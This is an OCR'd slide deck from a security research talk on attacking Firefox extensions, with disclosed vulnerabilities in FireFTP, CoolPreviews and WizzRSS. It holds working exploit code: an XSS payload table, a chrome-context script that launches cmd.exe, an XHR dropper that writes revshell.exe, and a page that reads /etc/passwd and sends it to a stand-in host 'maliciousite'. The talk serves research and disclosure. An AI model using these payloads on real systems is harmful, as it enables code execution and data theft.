
```
var ioService =
Components.classes["@mozilla.org/network/io-service;1"].getService(Components.interfaces.nsIIOService);

var path = protocol + user + ":" + password + "@" + server + directory;
var uri = ioService.newURI(path + "data.xml", "UTF-8", null);
```

- **Attacking Extension Logic flaws**
  - Bypass of logical sequence of steps = finding
    - Extension supposes a function x() can only be invoked by a certain event (onclick)
    - Call x() directly or by simulating the required event via DOM methods

XSS or Cross Context Scripting


- **Data validation testing**
  - Any input rendered in the chrome is a potential XSS injection point



  - **XSS** in chrome is **privileged code**!!
    - It can interface with XPConnect and XPCOM = 0wn3d!
    - No SOP restrictions!
    - Cannot be blocked by NoScript!

XSS disclosing /etc/passwd


security-assessment.com



Testing for XSS

security-assessment.com

- Run Firefox with dump() enabled and console active
  - browser.dom.window.dump.enabled=true
  - firefox.exe -console
- To confirm execution of our XSS payload, generate an error into console – dump(error);
- Is our XSS in Chrome? Check all windows properties - not just window



Useful XSS payloads

- Check if **nsIScriptableUnescapeHTML.parseFragment()** is used.
  - Lack of this might mean use of input black-list filters

Method Description	Payload
iframe with data URI and base64 payload	<iframe src = 'data:text/html;base64,*base64XSSpayloadhere*'>
Recursive iframes	<iframe src = "data:text/html,<iframe src = 'data:text/html;base64,*base64iframe+data+XSSpayload*'> </iframe"></iframe>
Embedded XSS	<embed src='javascript:XSSpayload'>
XSS on DOM events	<img src='a' onerror=XSSpayload>
XUL injection	<![CDATA["<button id="1" label="a" oncommand='alert(window)' />"]]>
XBL injection	style="-moz-binding:url(data:text/xml;charset=utf-8,XBL)"

Example exploits

security-assessment.com

- Remote Code Execution Payload – invoking cmd.exe

```
<script>

var getWorkingDir= Components.classes["@mozilla.org/file/directory_service;1"].
getService(Components.interfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);

var lFile = Components.classes["@mozilla.org/file/local;1"].
createInstance(Components.interfaces.nsILocalFile);

var lPath = "C:\\WINDOWS\\system32\\win.com";alert(lPath);lFile.initWithPath(lPath);

var process = Components.classes["@mozilla.org/process/util;1"].
createInstance(Components.interfaces.nsIProcess);

process.init(lFile);process.run(false,['C:\\WINDOWS\\system32\\cmd.exe'],1);

</script>
```

Example exploits - 2

security-assessment.com

- Reverse Shell Using XHR – contents of base64 payload

```
var xmlhttp;
function loadXMLDoc(url){
 xmlhttp=new XMLHttpRequest();
 xmlhttp.open("GET",url,false);
xmlhttp.overrideMimeType('text/plain;charset=x-user-defined');xmlhttp.send(null);
 if (xmlhttp.status==200){setTimeout("",300);makefile(xmlhttp.responseText);}
}
function makefile(bdata){
 var getWorkingDir=
Components.classes["@mozilla.org/file/directory_service;1"].getService(Components.in
terfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);
 var aFile =
Components.classes["@mozilla.org/file/local;1"].createInstance(Components.interfaces
.nsILocalFile);
 aFile.initWithPath( getWorkingDir.path + "\\revshell.exe" );
 aFile.createUnique( Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);
 var stream =
Components.classes["@mozilla.org/network/safe-file-output-stream;1"].createInstance(
Components.interfaces.nsIFileOutputStream);
stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
stream.write(bdata, bdata.length);
 if (stream instanceof Components.interfaces.nsISafeOutputStream){
stream.finish();} else{stream.close();
}
```

Example exploits - 3

- Local File Disclosure - /etc/passwd

```
<html>
<head>

<script>
function s() {

x = document.getElementById("test").contentWindow;

alert(x.document.getElementsByTagName("body")["0"].innerHTML);

document.location="http://maliciousite/"
+unescape(x.document.getElementsByTagName("body")["0"].innerHTML);

}

</script>
</head>
<body>

<iframe src="view-source:file:///etc/passwd" id="test"></iframe>

<script>setTimeout('s()',3000);</script>

</body>
</html>
```

Security Testing Methodology

security-assessment.com

- **Other attacks/Misc**
  - Cross Security Domain Leaks
  - Check for use of external JavaScript files:

```
var _49=doc.createElement("script");
_49.setAttribute("type","text/javascript");
_49.setAttribute("src","http://example.com/current/myjavascript.js");
var _4a=doc.getElementsByTagName("head")[0];
```

    External JavaScript files can be changed or compromised
  - Myjavascript.js runs as privileged code in the chrome zone

Tools

- Firebug – provides console, monitor and debugging features
- Chromebug – Firebug for chrome, XUL
- WebDeveloper – allows more control on page elements, cookies
- XPComViewer – shows registered XPCOM components/interfaces
- Venkman - JavaScript Debugger
- Console2 – advanced error console
- ChromeList – File viewer for installed extensions
- Execute JS - enhanced JavaScript-Console
- DOM Inspector – allows inspecting the DOM
- Burp – web proxy
- Mozrepl – js shell via telnet service
- Sysinternals Tools – regmon, filemon, tcpmon, etc.

Applying The Methodology

- **Disclosure summary**

Extension Name	Date Disclosed	Vendor Response Date	Fix Date
WizzRSS	2009/02/18	2009/02/18	2009/03/20
CoolPreviews	2009/03/05	No response, silently fixed	2009/04/20
FireFTP	**N/A**	**N/A**	2009/02/19
Undisclosed	2009/02/16	2009/02/16	N/A
Undisclosed	2009/03/05	2009/03/05	2009/03/14
Undisclosed	2009/02/27	**N/A**	**N/A**

- Total number of **potentially** affected users: **23,000,000+**

FireFTP

- **FireFTP < 1.1.4**
  - Downloads: *10,579,802* recommended
- **Issue:**
  - HTML and JavaScript in a server's welcome message is evaluated when connecting to an FTP server.
  - The code is executed in the chrome privilege zone
- **Filtering/Protection:**
  - None.
- **Exploit:**
  - BeEF (http://www.bindshell.net/beef)
  - Local File Disclosure


Demo

CoolPreviews

- **CoolPreviews – 2.7**
  - Total Downloads: *6,766,207* recommended
- **Issue:**
  - URI is passed to the CoolPreviews Stack without any filtering.
  - A data: URI is accepted and its content is rendered in the chrome privileged zone.
  - User triggers exploit by adding the malicious link to the CoolPreviews stack (right-click by default)
- **Filtering/Protection:**
  - No use of URI whitelist
- **Exploit:**
  - data:text/html,base64;payloadbase64encoded

Demo

WizzRSS Family



- **WizzRSS (<3.1.0.0), WizzRSS Lite (<3.0.0.9b)**
  - Downloads: *3,253,326* recommended
- **Issue:**
  - HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
  - JavaScript is encoded in base64 or used as the source of an iframe
  - Hovering over a malicious feed item executes the JavaScript
- **Filtering/Protection:**
  - <> and <script> tags are stripped
- **Exploit:**
  - <iframe src="data:text/html;base64,*base64encodedjavascript*"></iframe>

WizzRSS Demo

Security Disclosure

- **Security disclosure is a new process to extension developers/vendors**
  - Security is underestimated/not understood
  - No secure flag for bug submission on Bugzilla for extensions
    - The bug details and the discussion is public.
  - In some cases, it is very difficult to find a security contact for the vendor
  - Few posts regarding security vulnerabilities in Firefox extensions in sec mailing-lists as Full Disclosure.

Recap…

- **Extensions overview, security threats and risks**
  - Extension security model
  - The potential
  - Concerns on AMO
  - Malware
- **Security Testing Methodology Framework**
  - From the installation to deployment
  - XPCOM components and wrappers
  - Authentication, logical flaws
  - XSS in Chrome
  - Exploit examples
- **Applying the methodology – Demos**

Questions?

security-assessment.com

- **Thanks!**

Roberto.suggi@security-assessment.com
Nick.freeman@security-assessment.com

References

- Research and publications on the topic
  - Extensible Web Browser Security - Mike Ter Louw, Jin Soon Lim, and V.N. Venkatakrishnan
    - http://www.mike.tl/view/Research/ExtensibleWebBrowserSecurity
  - Bachelor thesis on Firefox extension security - Julian Verdurmen
    - http://jverdurmen.ruhosting.nl/BachelorThesis-Firefox-extension-security.html
  - Attacking Rich Internet Applications (kuza55, Stefano Di Paola)
    - http://www.ruxcon.org.au/files/2008/Attacking_Rich_Internet_Applications.pdf

References

- Firebug – Petko. D. Petkov, Thor Larholm, 06 april 2007
  - http://larholm.com/2007/04/06/0day-vulnerability-in-firebug/
  - http://www.gnucitizen.org/blog/firebug-goes-evil/
- Tamper Data XSS - Roee Hay – 27 jul 2008
  - http://blog.watchfire.com/wfblog/2008/07/tamper-data-cro.html
- GreaseMonkey – ISS – 21 Jul 2005
  - http://xforce.iss.net/xforce/xfdb/21453
- Sage RSS Reader (pdp & David Kierznowski)
  - http://www.gnucitizen.org/blog/cross-context-scripting-with-sage/